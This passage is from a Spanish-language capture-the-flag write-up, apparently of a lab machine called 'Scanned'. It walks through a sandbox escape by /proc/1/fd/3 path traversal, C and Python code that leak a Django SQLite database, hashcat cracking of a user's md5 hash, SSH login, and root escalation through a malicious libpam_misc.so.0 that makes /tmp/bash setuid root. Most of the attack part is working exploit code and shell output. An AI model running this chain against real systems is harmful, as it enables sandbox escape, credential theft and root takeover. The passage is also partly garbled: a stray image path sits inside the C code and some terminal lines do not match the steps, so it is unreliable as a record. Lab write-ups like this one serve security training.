bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
clarence:x:1000:1000:clarence,,:/home/clarence:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
sandbox:x:1001:1001:/home/sandbox:/usr/sbin/nologin
nol
```

Teniendo en cuenta que en el directorio `/var/www/malscanner` se encuentra un archivo con extensión `.db`, solo es necesario desarrollar un script en C que permita obtener la información de dicho archivo:

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(int argc, char **argv) {
    size_t bytesRead = 0;

    int fd_to_read = open("/proc/1/fd/3/../../../../var/www/malscanner/malscanner.db", O_RDONLY);
    if (fd_to_read == -1) {
        perror("Error opening file to read");
        return EXIT_FAILURE;
    }


    int fd_log = open("/log", O_WRONLY | O_APPEND | O_CREAT, 0777);
    if (fd_log == -1) {
        perror("Error opening log file");
        close(fd_to_read);
        return EXIT_FAILURE;
    }

    char buf[64] = {0};
    ((unsigned long*)buf)[0] = 0x1337;

    while ((bytesRead = read(fd_to_read, &buf[56], 8)) > 0) {
        ssize_t bytes_written = write(fd_log, buf, sizeof(buf));
        if (bytes_written != sizeof(buf)) {
            perror("Error writing to log file");
            close(fd_to_read);
            close(fd_log);
            return EXIT_FAILURE;
        }
    }

    close(fd_to_read);
    close(fd_log);
    return EXIT_SUCCESS;
}
```

En la imagen siguiente se puede observar que hay 16400 llamadas al sistema ignoradas.



Después de modificar el script de Python anterior, solo queda ejecutarlo para obtener la información contenida en el archivo `malscanner.db` que, en este caso, se guardará en un archivo de mi máquina local:

```
#!/usr/bin/python3
import requests
import sys
import re
import struct
from argparse import ArgumentParser

def main(url, output_file):
    try:
        r = requests.get(url)
        r.raise_for_status()

        response = re.findall(r"sys_4919\(\) = 0x([a-f0-9]+)", r.text, re.MULTILINE)
        data = b''.join([struct.pack("Q", int(val, 16)) for val in response])

        with open(output_file, "wb") as f:
            f.write(data)
            print(f"Data successfully written to {output_file}")

    except requests.RequestException as e:
        print(f"Error fetching URL: {e}")
    except IOError as e:
        print(f"Error writing to file: {e}")
    except UnicodeDecodeError as e:
        print(f"Error decoding exfiltrated data: {e}")
    except Exception as e:
        print(f"An unexpected error occurred: {e}")

if __name__ == "__main__":
    parser = ArgumentParser()
    parser.add_argument("-u", "--url", help="Direccion web del host a analizar", required=True)
    parser.add_argument("-o", "--output", help="Archivo de salida para guardar los datos", required=True)
    args = parser.parse_args()
    main(args.url, args.output)
```

Finalmente, al ejecutar dicho script, obtuve el archivo solicitado que proporciona un hash MD5 que será necesario crackear.

```
(administrador@kali)~/Descargas/contents
$ python3 exfiltrate_database.py -u http://10.129.246.24/viewer/50e19e099478d7993f321c8bfa2d58f9/ -o database_malware.db
Data successfully written to database_malware.db

(administrador@kali)~/Descargas/contents
$ ls -la
total 912
drwxrwxr-x 2 administrador administrador 4096 ago 11 00:44 .
drwxr-xr-x 5 administrador administrador 4096 ago 11 00:13 ..
-rwxrwxr-x 1 administrador administrador 771560 ago 11 00:39 a.out
-rw-rw-r-- 1 administrador administrador 130840 ago 11 00:44 database_malware.db
-rwxrwxr-x 1 administrador administrador 969 ago 11 00:37 data_leaked.py
-rwxrwxr-x 1 administrador administrador 1160 ago 10 18:49 exfiltrate_database.py
-rwxrwxr-x 1 administrador administrador 568 ago 10 18:45 program.c
-rwxrwxr-x 1 administrador administrador 971 ago 10 18:54 program_read.c
-rwxrwxr-x 1 administrador administrador 1014 ago 11 00:38 read_database.c

(administrador@kali)~/Descargas/contents
$ file database_malware.db
database_malware.db: SQLite 3.x database, last written using SQLite version 3034001, file counter 34, database pages 32, cookie 0x42, schema 4, UTF-8, version-valid-for 34

(administrador@kali)~/Descargas/contents
$
```

Dentro de la información que proporciona el archivo anterior, encontré un hash md5 asociado a un usuario llamado clarence. El formato de este tipo de hash (Django) es ident\$salt\$checksum, donde:

- **ident** es un identificador.
- **salt** consiste en (usualmente 5) dígitos hexadecimales en minúsculas, aunque puede variar en longitud y contenido.
- **checksum** es la codificación hexadecimal en minúsculas del checksum.

```
view_logentry
delete_logentry
change_logentry
% add_logentry
md5$kl2clck2yhb3za4w3752m$9886e17b091eb5ccdc39e436128141cf021-09-14 18:39:55.237074clarence2021-09-14 18:36:46.227819
clarence
SAjseitl4lyoujxf82wehndfn0qewarlzo.eJxVjDs0wJAQBe_iGk2_sWU9DmDtd5d4wBypDipEHeHSCmgfTPzXiLBtta0dVSR0iItDj9bhnwwW0HdId2myX0bV2m
3S42qnK4XvXe3JLUVMMBS7s2021-09-28 18:39:55.239502
M jseitl4lyoujxf82wehndfn0qewarlzo
sindexauth_user_groups_user_id_group_id_94350c0c_uniqauth_user_groups
```

Teniendo en cuenta la información anterior, es necesario configurar correctamente la herramienta hashcat para obtener la contraseña del usuario Clarence.

```
(administrador@kali)~/Descargas/content
$ hashcat -m 20 hash_credencial.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 POCL 6.0) Debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 5782/11628 MB (2048 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec

Session.....: hashcat
Status.....: Cracked
Hash-Mode....: 20 (md5($salt.$pass))
Hash-Target...:
Time-Started...: Thu Aug 8 18:21:58 2024 (1 sec)
Time-Estimated...: Thu Aug 8 18:21:59 2024 (0 secs)
Kernel-Feature...: Pure Kernel
Guess-Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess-Queue.....: 1/1 (100.00%)
Speed.#1.....: 3932.5 kH/s (0.20ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4900050/14344385 (34.22%)
Rejected.....: 0/4900050 (0.00%)
Restore-Point...: 4907008/14344385 (34.21%)
Restore-Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate-Engine: Device Generator
Candidates.#1....: onelova3 -> ondas81
```


Según la información proporcionada por el archivo /etc/passwd mostrado anteriormente, el usuario Clarence existe dentro de la máquina víctima. Además, el puerto 22 (SSH) se encuentra abierto, por lo que decidí iniciar sesión utilizando este protocolo:

```
(administrador@kali) [~/Descargas/contents]
$ ssh clarence@10.129.246.24
The authenticity of host '10.129.246.24 (10.129.246.24)' can't be established.
ED25519 key fingerprint is SHA256:uMkr5mJPu+k2sxuGvcAQKe2ZHRFiHTFNQ91QeuihKiM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.246.24' (ED25519) to the list of known hosts.
clarence@10.129.246.24's password:
Linux scanned 5.10.0-11-amd64 #1 SMP Debian 5.10.92-2 (2022-02-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
clarence@scanned:~$ cat user.txt
[REDACTED]
clarence@scanned:~$ id
uid=1000(clarence) gid=1000(clarence) groups=1000(clarence)
```

Escalada de privilegios

En este punto, solo queda encontrar la manera de escalar privilegios dentro de la máquina víctima. Sin embargo, no encontré nada que pudiera utilizar. Por tanto, la única vía posible es abusar de las vulnerabilidades que pudieran existir en el sandbox. En primer lugar, intenté usar de forma manual el sandbox mediante el uso de un comando, en este caso, su, pero las librerías necesarias no se guardan dentro del espacio protegido de la jail.

```
clarence@scanned:/var/www/malscanner/sandbox$ ./sandbox /usr/bin/su
<program name unknown>: error while loading shared libraries: libpam.so.0: cannot open shared object file: No such file or directory
Exited
clarence@scanned:/var/www/malscanner/sandbox$
clarence@scanned:/var/www/malscanner/sandbox$
```

El binario su se ejecuta con permisos SUID, es decir, permite ejecutar ese binario como si fuera el propietario del mismo. Por tanto, para poder utilizar esto, es necesario copiar las librerías necesarias que dicho programa utilizará dentro de la jail.

```
clarence@scanned:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 481608 Mar 13 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 71912 Jan 20 2022 /usr/bin/su
-rwsr-xr-x 1 root root 34896 Feb 26 2021 /usr/bin/fusermount
-rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 182600 Feb 27 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 55528 Jan 20 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jan 20 2022 /usr/bin/umount
clarence@scanned:~$ ldd /usr/bin/su
linux-vdso.so.1 (0x00007fff44316000)
libpam.so.0 => /lib/x86_64-linux-gnu/libpam.so.0 (0x00007f6e491a3000)
libpam_misc.so.0 => /lib/x86_64-linux-gnu/libpam_misc.so.0 (0x00007f6e4919e000)
libutil.so.1 => /lib/x86_64-linux-gnu/libutil.so.1 (0x00007f6e49199000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6e48fd4000)
libaudit.so.1 => /lib/x86_64-linux-gnu/libaudit.so.1 (0x00007f6e48fa3000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f6e48f9d000)
/lib64/ld-linux-x86-64.so.2 (0x00007f6e491cf000)
libcap-ng.so.0 => /lib/x86_64-linux-gnu/libcap-ng.so.0 (0x00007f6e48f93000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f6e48f71000)
clarence@scanned:~$
```

Las librerías necesarias las copié en un directorio llamado lib dentro de /tmp.

```
clarence@scanned:/tmp$ cp /lib/x86_64-linux-gnu/libpam.so.0 /lib/x86_64-linux-gnu/libpam_misc.so.0 /lib/x86_64-linux-gnu/libutil.so.1 /lib/x86_64-linux-gnu/libaudit.so.1
0 /lib/x86_64-linux-gnu/libpthread.so.0 lib/
clarence@scanned:/tmp$ cd lib/
clarence@scanned:/tmp/lib$ ls -l
total 424
-rw-r--r-- 1 clarence clarence 128952 Aug 11 00:12 libaudit.so.1
-rw-r--r-- 1 clarence clarence 26984 Aug 11 00:12 libcap-ng.so.0
-rw-r--r-- 1 clarence clarence 18688 Aug 11 00:12 libdl.so.2
-rw-r--r-- 1 clarence clarence 14280 Aug 11 00:12 libpam_misc.so.0
-rw-r--r-- 1 clarence clarence 67584 Aug 11 00:12 libpam.so.0
-rwxr-xr-x 1 clarence clarence 149520 Aug 11 00:12 libpthread.so.0
-rw-r--r-- 1 clarence clarence 14720 Aug 11 00:12 libutil.so.1
clarence@scanned:/tmp/lib$
```


Con el fin de escalar privilegios dentro de la máquina objetivo, desarrollé una librería maliciosa en C que permite otorgar permisos SUID a la consola de comandos bash que copié en el directorio /tmp.

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>

static __attribute__((constructor)) void init(void);

int misc_conv(int num_msg, const struct pam_message **msgm, struct pam_response **response, void *appdata_ptr) {
    return 1;
}

void init(void) {
    const char *fn = "/proc/1/fd/3/../../../../../../../../tmp/bash";
    const char *mode = "4777";
    int mode_int = strtol(mode, NULL, 8);

    // Cambiar el propietario del archivo a root
    if (chown(fn, 0, 0) == -1) {
        perror("Error changing owner");
    }

    // Cambiar los permisos del archivo
    if (chmod(fn, mode_int) == -1) {
        perror("Error changing mode");
    }
}
```

Finalmente, solo queda desarrollar otro script en C para ejecutar dentro del sandbox y que utilice el binario su.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
    sleep(2);

    FILE *command = popen("/proc/1/fd/3/../../../../../../../../usr/bin/su", "r");
    if (command == NULL) {
        perror("Error opening process");
        return EXIT_FAILURE;
    }

    char path[1000];
    while (fgets(path, sizeof(path), command) != NULL) {
        printf("%s", path);
    }

    if (pclose(command) == -1) {
        perror("Error closing process");
        return EXIT_FAILURE;
    }

    return EXIT_SUCCESS;
}
```

Tras compilar el exploit, sobrescribí la librería libpam_misc.so.0, que es una librería utilizada para la autenticación de usuarios en sistemas Linux, para que la librería maliciosa desarrollada anteriormente sea la que se ejecute.

```

clarenc@scanned:/tmp/lib$ gcc -shared -fPIC -o shared_library.so shared_library.c
shared_library.c:7:68: warning: 'struct pam_response' declared inside parameter list will not be visible outside of this definition or declaration
7 | int misc_conv(int num_msg, const struct pam_message **msgm, struct pam_response **response, void *appdata_ptr) {
  | ~~~~~^~~~~~
shared_library.c:7:41: warning: 'struct pam_message' declared inside parameter list will not be visible outside of this definition or declaration
7 | int misc_conv(int num_msg, const struct pam_message **msgm, struct pam_response **response, void *appdata_ptr) {
  | ~~~~~^~~~~~
shared_library.c: In function 'init':
shared_library.c:18:9: warning: implicit declaration of function 'perror' [-Wimplicit-function-declaration]
18 |     perror("Error changing owner");
    |     ^~~~~
clarenc@scanned:/tmp/lib$ gcc -fPIC -static -fno-stack-protector -o exploit
gcc: fatal error: no input files
compilation terminated.
clarenc@scanned:/tmp/lib$ gcc command_execution.c -fPIC -static -fno-stack-protector -o command_execution
clarenc@scanned:/tmp/lib$ chmod +x *
clarenc@scanned:/tmp/lib$ mv shared_library.so libpam_misc.so.0
clarenc@scanned:/tmp/lib$

```

Por último, al ejecutar el exploit, solo son necesarios dos segundos para copiar todas las librerías incluidas en /tmp/lib. Aunque aparecen algunos errores, no es necesario tenerlos en cuenta.

```

clarenc@scanned:/usr/share/metasploit-framework$ cp /tmp/lib/* /usr/share/metasploit-framework/
cp: target '/usr/share/metasploit-framework/' is not a directory
clarenc@scanned:/usr/share/metasploit-framework$ ./sandbox /tmp/lib/command_execution 1 6
[!] 1405
clarenc@scanned:/usr/share/metasploit-framework$ cp /tmp/lib/* /usr/share/metasploit-framework/
clarenc@scanned:/usr/share/metasploit-framework$ /proc/1/fd/3/../../../../usr/bin/su: /lib/x86_64-linux-gnu/libpam_misc.so.0: no version information available (required by /proc/1/fd/3/../../../../usr/bin/su)
su: user root does not exist or the user entry does not contain all the required fields
Exited
kill err: (3)
[!] Exit 255
./sandbox /tmp/lib/command_execution 1

```

Al terminar, el propietario de la bash es el usuario root. Ahora ya es posible leer la flag de este usuario.

```

clarenc@scanned:/tmp$ ls -l
total 1224
-rwxrwxrwx 1 root root 1234376 Aug 11 00:11 bash
drwxr-xr-x 2 clarence clarence 4096 Aug 11 00:16 lib
drwx----- 3 root root 4096 Aug 10 23:13 system-private-3c7551690787419e99b2b22017d2ba8a-systemd-logind.service-Otkvfg
drwx----- 3 root root 4096 Aug 10 23:13 system-private-3c7551690787419e99b2b22017d2ba8a-systemd-timesyncd.service-ifAGUF
drwx----- 2 root root 4096 Aug 10 23:13 vmware-root_482-868982884
clarenc@scanned:/tmp$ ./bash -p
bash-5.1# id
uid=1000(clarence) gid=1000(clarence) euid=0(root) groups=1000(clarence)
bash-5.1# cat /root/roo.txt
cat: /root/roo.txt: No such file or directory
bash-5.1# cat /root/root.txt
bash-5.1#

```

Bibliografía

<https://www.man7.org/linux/man-pages/man2/faccessat2.2.html>
<https://www.man7.org/linux/man-pages/man2/mkdirat.2.html>
<https://www.man7.org/linux/man-pages/man2/access.2.html>
<https://www.man7.org/linux/man-pages/man2/chdir.2.html>
<https://www.man7.org/linux/man-pages/man2/mount.2.html>
<https://www.man7.org/linux/man-pages/man2/prctl.2.html>
https://www.man7.org/linux/man-pages/man2/PR_SET_DUMPABLE.2const.html
https://www.man7.org/linux/man-pages/man2/PR_SET_PDEATHSIG.2const.html
<https://www.man7.org/linux/man-pages/man2/syscall.2.html>
<https://www.man7.org/linux/man-pages/man2/ptrace.2.html>
<https://www.man7.org/linux/man-pages/man2/execve.2.html>
<https://www.man7.org/linux/man-pages/man2/waitpid.2.html>
https://www.gnu.org/software/libc/manual/html_node/Process-Completion-Status.html
https://www.gnu.org/software/c-intro-and-ref/manual/html_node/Packed-Structures.html
https://docs.huihoo.com/doxygen/linux/kernel/3.7/structuser__regs__struct.html
<https://stackoverflow.com/questions/38635235/explanation-of-packed-attribute-in-c>